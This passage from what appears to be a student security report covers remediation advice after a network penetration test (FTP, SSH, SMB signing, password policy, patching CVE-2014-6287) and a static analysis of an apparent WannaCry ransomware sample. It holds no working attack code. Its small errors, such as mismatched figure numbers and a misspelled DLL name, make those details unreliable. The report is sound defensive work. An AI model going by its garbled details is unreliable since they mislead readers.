of a simple complexity (i.e. a dictionary word appended with digits). The breakdown of the password hacking results can be seen in Figure 2.63:




Figure 2.63: Cracked passwords by type.

The penetration processes used and their success in obtaining information also indicated that there was a lack of any software performing preventative monitoring (e.g. endpoint firewall/IDS/IPS) present on the network.

2.4.1 Recommendations for Remediation of Service Misconfigurations

The vulnerability assessment component of the scanning stage of the test identified multiple vulnerabilities in the SSL implementation in use all target machines. A full assessment of these vulnerabilities falls outside of the scope of network security penetration testing. The tester recommended that a full web application assessment and penetration test be conducted to fully address (and potentially remediate) the risks that these vulnerabilities pose.

There were a number of services open to an attacker that would provide the opportunity to exfiltrate data, upload harmful files, or execute remote system commands. The tester recommended that the network owners undertake an urgent review of open services on the network and disable any services that are not required for operational purposes. For services that are deemed operationally necessary, the tester further recommended that those services be subjected to an access review, with the aim of implementing the principle of least privilege. This can be achieved with the Service Control Manager (McClure, et al., 1999). This restriction of access is particularly important to apply to services that offer some form of remote command execution. For services offering data access functionality (e.g. SMB), the permissions surrounding the shared data should be reviewed, again using the principle of least privilege.

The tester gave two specific recommendations for the FTP service, and advised that these be implemented as a matter of urgency:

- Remove anonymous access to the FTP service.
- If anonymous access cannot be removed (not a recommended configuration to implement on a permanent basis), the writable access for the anonymous account should be removed.

The penetration test determined that SSH access was possible to both servers using password authentication. The tester recommended that this authentication method be updated to use certificate-based authentication, and further suggested that those certificates be encrypted.

The Nmap scans identified that SMB signing was enabled but not required for connections to CLIENT1. The tester recommended that SMB signing, which exists to assist with the authentication of SMB sessions, be enforced for all connections. This will reduce the risk of a man-in-the-middle attack against data being transmitted over SMB being successful.

Finally, the tester recommended that the use of an anti-virus product may help to detect any harmful uploaded files in the instance that an attacker successfully exploits any misconfigured services in the future.

2.4.2 Recommendations for Remediation of Software Vulnerabilities


The vulnerability assessment component of the scanning stage of the test identified multiple vulnerabilities in the PHP version in use on both servers. A full assessment of these vulnerabilities falls outside of the scope of network security penetration testing. The tester recommended that a full web application assessment and penetration test be conducted to fully address (and potentially remediate) the risks that these vulnerabilities pose.

The unauthenticated bypass vulnerability identified in the ArGoSoft installation had the potential to disclose sensitive information to an attacker. The mail server in this instance did not appear to have been fully configured or implemented and so the tester was not able to provide a full proof-of-concept for this vulnerability. The recommended course of action for addressing this vulnerability is to patch the software to the most recent release available from the developer or remove the service if its use is no longer required.

Upon discovery of the ability to successfully exploit a vulnerability in the HttpFileService installation, the tester issued an urgent recommendation to the network owners that the software be patched as per the vendor instructions. The vulnerability (CVE-2014-6287) carries a severity score of 9.8 (NIST, 2014), categorising it as a critical vulnerability, and has been actively exploited in the wild (CVEdetails, 2014).

2.4.3 Recommendations for Improvements to Password Management

The password management practices revealed that the password complexity enforced did not meet best practice guidelines, which suggest a minimum password length of twelve characters (Microsoft, n.d.). Passwords of this length can take up to three weeks to crack, as shown in Figure 2.64:



How Safe Is Your Password?

Time it would take a computer to crack a password with the following parameters

Number of characters	Lowercase letters only	At least one uppercase letter	At least one uppercase letter +number	At least one uppercase letter +number+symbol
1	Instantly	Instantly	-	-
2	Instantly	Instantly	Instantly	-
3	Instantly	Instantly	Instantly	Instantly
4	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	1 min	6 min
8	Instantly	22 min	1 hrs	8 hrs
9	2 min	19 hrs	3 days	3 wks
10	1 hrs	1 mths	7 mths	5 yrs
11	1 day	5 yrs	41 yrs	400 yrs
12	3 wks	300 yrs	2,000 yrs	34,000 yrs

Figure 2.64: Length of time it takes to crack passwords dependent on length and complexity *(Buchholz, 2021)*.

The tester made the following sliding-scale of recommendations that should be considered for implementation:

- Increase the minimum password length.
- Increase the minimum complexity for passwords, as well as increase the minimum length requirement.
- Enforce a minimum password length of twelve characters.
- Enforce the use of passphrases or three-random-words as password selection methods.
- Implement multi-factor authentication (MFA).

The tester also recommended that the maximum password age be reviewed. This suggestion was based on the current password complexity requirements – should one or more of the password complexity requirements recommendations be implemented, the significance of this suggestion would be reduced.

The password hacking phase identified that domain admin accounts are subject to the same password complexity requirements as standard user accounts. The tester made specific recommendations that a separate, more demanding, password complexity be applied to these highly privileged accounts, and that MFA be applied to them as a matter of urgency.

Lastly, the tester noted that the simplicity of the passwords chosen by users implies that those users have not received the training required for them to make appropriately informed decisions regarding their part in the cybersecurity of the organisation. It was recommended that senior management investigate the potential for cybersecurity-specific training to be introduced into the organisation's regular training program.

2.4.4 Recommendations for Preventative Technologies Implementation

The very nature of some of the tools utilised by the tester (e.g. Hydra) and the fact that they were successful in obtaining information from the machine that they were used against implies that the target machines have no client firewall or IDS/IPS capabilities, or that these capabilities have not been fully

configured. The tester made the recommendation that the use of these preventative technologies within the network be reviewed and implemented if found to be appropriate, or the configuration of existing technologies be audited, and appropriate rule sets implemented if these components are already in place. Specifically, the tester advised that ingress and egress rule sets be reviewed/implemented for client firewalls as a primary consideration, with the acknowledgement that IDS/IPS capabilities pose financial challenges when implementing, and resource-driven challenges for their maintenance (Nicholls, 2017).

2.4.5 Penetration Test Results Summary

Upon analysis of the results of the penetration test exercise, the tester described the state of the network security as poor. This decision was largely driven by the number of weaknesses found, the existence of a critical vulnerability that was easily exploited, and a poor password management policy. A recommendation was made that SERVER1 be prioritised when planning the remediation of these vulnerabilities, due to the number and severity of vulnerabilities it hosted. Furthermore, it was suggested that a vulnerability assessment and patch management program be implemented to address newly discovered vulnerabilities in a timely manner.

Overall, the tester determined that the penetration test had successfully identified a number of vulnerabilities that could be addressed at all levels of the organisation, providing the ability to make recommendations for technical and non-technical remediations.

2.5 MALWARE ANALYSIS

The malware analysis, which took place independently of the penetration test, was broken down into two distinct sub-sections:

1. Static analysis.
2. Dynamic analysis.

The tester was tasked with providing the network owners with an analysis of the behaviours and functions of the malware in order to provide understanding around the nature of an attack that had taken place within the network.

2.5.1 Static Analysis

Static analysis is the analysis of a piece of software without executing its code. The tester chose to divide the static analysis into a series of sub-phases:

1. Hashing.
2. Signature identification.
3. Packer detection.
4. String searching.
5. Library and function identification.
6. .data section analysis.

2.5.1.1 Hashing

Obtaining the file hash of a piece of malware can enable a researcher to obtain a plethora of information about it with minimal interaction with the file itself. A small portable binary (HashMyFiles) was used to obtain this information in this instance.

2.5.1.1.1 Procedure

Upon opening HashMyFiles, the tester opened the malware file provided using the “Add Files” button in the top right corner of the display window.

Figure 2.65: Adding files to the HashMyFiles interface.

2.5.1.1.2 Findings

The resulting hashes were displayed in the preview pane, as can be seen in Figure 2.66:




Figure 2.66: HashMyFiles display containing the file hashes for the malware sample.

These hashes include the MD5 hash. The tester intended to use this with freely available OSINT (open-source intelligence) tools in an attempt to obtain further information about the nature of the file.

2.5.1.2 Signature Identification

The ability to identify the signature of a piece of malware can assist an analyst greatly during the static analysis phase. Online database VirusTotal has compiled a searchable database of results from over 70 antivirus scanners (VirusTotal, 2023) for analysts to use in their investigations.

2.5.1.2.1 Procedure

Using the MD5 hash discovered during the hash identification phase, the tester submitted a search on the VirusTotal website at the URL below:

https://www.virustotal.com/gui/home/search

2.5.1.2.2 Findings

The summary page of the search results returned by VirusTotal can be seen in Figure 2.67:




Figure 2.67: VirusTotal search results using the MD5 hash of the malware file.

VirusTotal reported that 62 (of a total of 66) antivirus software vendors have reported the file as being malicious and have categorised the file as both ransomware and as a trojan. Some vendors further identified the file to be a Wannacry variant, an infamous ransomware that was widely reported at the time of its release. The tester was able to use this information as a basis for further investigations into the file.

2.5.1.3 Packer Detection

Malicious actors often attempt to obfuscate the intended functionality of a piece of malware using a process called "packing". When examining a piece of malware, it is essential to ascertain if packing has been applied and if so, what packing technique was used to achieve this. Malware packed using custom packers often cannot be unpacked, thus rendering the malware analysis process all the more difficult.

2.5.1.3.1 Procedure

The malware was imported into PeID using the three-dotted button in the interface. Once imported, the file analysis was instantaneous.




Figure 2.68: Importing the malware sample into PeID.

2.5.1.3.2 Findings

The results of the PeID analysis can be seen in Figure 2.69:




Figure 2.69: Packer identification with PeID.

This result suggests that the executable file has not been packed. The tester determined that string searching and further portable executable (PE) analysis should be attainable using the raw sample file that had been provided.

2.5.1.4 String Searching

Searching for strings in a file's data can be a very simple way to obtain information about the functionality of the program without the needing to execute the code (Sikorski & Honig, 2012).

2.5.1.4.1 Procedure

The tester used the strings utility from the Sysinternals suite of tools to inspect the malware sample file for strings using the command below. The output was piped into a file for easy analysis:

```
strings <filename>.exe > <outputFile>.txt
```

2.5.1.4.2 Findings

The output of the strings command can be found in Appendix O. Upon analysis of the results, the tester discovered a list of what appeared to be function names (e.g. CloseHandle) that were taken forward for further investigation in the forthcoming analysis phases.

2.5.1.5 Library/Function Identification

Identifying the functions and libraries that a piece of malware imports can be one of the most useful clues for revealing the intended behaviour of the malware (Sikorski & Honig, 2012).

2.5.1.5.1 Procedure

The malware was imported into PE Explorer using the "Open File" button in the interface. Once imported, the file analysis was instantaneous.




Figure 2.70: Importing the malware sample into PE Explorer.

The libraries accessed were examined using the Dependency Scanner button in the interface:




Figure 2.71: Viewing the sample file's libraries in Dependency Scanner.

The imported functions were examined using the Imports tab in the PE Explorer interface:




Figure 2.72: Viewing the sample file's imported functions in PE Explorer.

2.5.1.5.2 Findings

The results of the Dependency Scanner and Imports examination can be seen in Figure 2.73 and Appendix P respectively:




Figure 2.73: Dependency Scanner results.

The functions imported from the kernel32.dll library suggest the malware will exhibit data and process modification functions. The functions imported from the advapi3232.dll library suggest the malware also possessed registry key modification and service manipulation capabilities. The tester used this information to form a basis of expectations for the forthcoming dynamic analysis stage.

2.5.1.6 .data Section Analysis

The .data section of a PE file contains data required by the program to run (Monappa, 2018). Examining its content can provide clues to the intended behaviour of the program.

2.5.1.6.1 Procedure

The file was imported into PEview using an automatically generated "Open" dialog box. The tester navigated to the .data section of the file using the relevant link in the list pane of the interface.




Figure 2.74: Navigating to the .data section of the PE file in PEview.

2.5.1.6.2 Findings

The analysis of the .data section revealed several pieces of information that provided clues about the malware's intended function, as can be seen in Figures 2.75-2.79. An overview of the information discovered is displayed in Table 2.27:

Table 2.27: Summary of information found in the .data section using PEview.

Figure number	Finding
2.71	Confirmation of software name.
2.72	List of file extension types.
2.73	Function calls for data manipulation.
2.74	Function calls for encryption operations.
2.75	Obfuscated command, running an executable, permissions modification on data files.




Figure 2.75: .data section contents showing the software name.




Figure 2.76: .data section contents showing file extension types.




Figure 2.77: .data section contents showing the function calls for data manipulation.




Figure 2.78: .data section contents showing encryption operations.




Figure 2.79: .data section contents showing an obfuscated command and permissions modification.

Upon compiling the information from these results, the tester theorised the malware to be firstly searching for files before subsequently encrypting them. This theory was explored further in the subsequent dynamic analysis stage.

2.5.2 Dynamic Analysis

The dynamic analysis process allows an analyst to observe a malware's true functionality (Sikorski & Honig, 2012), and would not have been possible if the machine had not been isolated from the rest of the network. The tester chose to analyse the behaviour of the malware by observing the malware's interaction with three components of the computer system:

1. Registry, monitored using Regshot.
2. Processes, monitored using ProcMon and Process Explorer.
